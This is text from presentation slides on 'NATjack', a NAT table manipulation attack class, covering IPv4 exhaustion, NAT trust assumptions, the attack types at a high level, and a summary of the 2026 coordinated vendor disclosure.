
IP ADDRESS EXHAUSTION

Problem: now there are far more than 4 billion connected devices. Global IP pools were exhausted ~2011.

- Solution 1: add more IPs (IPv6)
- Solution 2: Network Address Translation (NAT)
- IPv6 adoption has been slow
- “Temporary” solution: share external IPs between internal networks via NAT
- NAT-enabled routers were widely deployed in late 1990’s-2000’s



NAT SECURITY BOUNDARY



NAT is built on top of early trust boundaries where networks mostly contained trusted peers.

There is an implicit assumption today that NAT will respect network isolation boundaries in its routing decisions.

This assumption should be strongly challenged!

CAN NAT BE ATTACKED?

NATJACK ATTACK CLASS


Newly developed NAT table manipulation attack class.

Breaks isolation and trust boundaries.

Affects an entire ecosystem of products.

Attacks include:

- UDP DNS Hijacking
- TCP/IP Hijacking (two variations)
- Victim IP/Port Disclosure
- Denial of Service



natjack

Demonstrated on:

- Network infrastructure devices
- Virtualization
- Containerization
- Cloud infrastructure

Similar effects to an ARP spoofing attack but bypasses existing mitigations.

NATJACK DISCLOSURE SUMMARY

Initial disclosure took place around the beginning of May 2026.

Disclosure Summary:

- CERT/CC case VU#268870
- 5 attacks
- 7 PoCs (+ product-specific variants)
- 13 vendors notified
- 32 products/configurations tested
- 95 test reports
- All tested products were vulnerable

Initial Disclosure List:


- Amazon AWS
- Apple
- Cisco
- Docker
- FreeBSD
- Google / Google Cloud
- Kubernetes
- Linux Kernel
- Microsoft / Azure
- NETGEAR
- OpenBSD
- OpenWRT
- SpaceX Starlink

HOW DID WE GET HERE?

HOW IT STARTED: MARCH 2022




Linksys router with DD-WRT



HOW IT STARTED: MARCH 2022



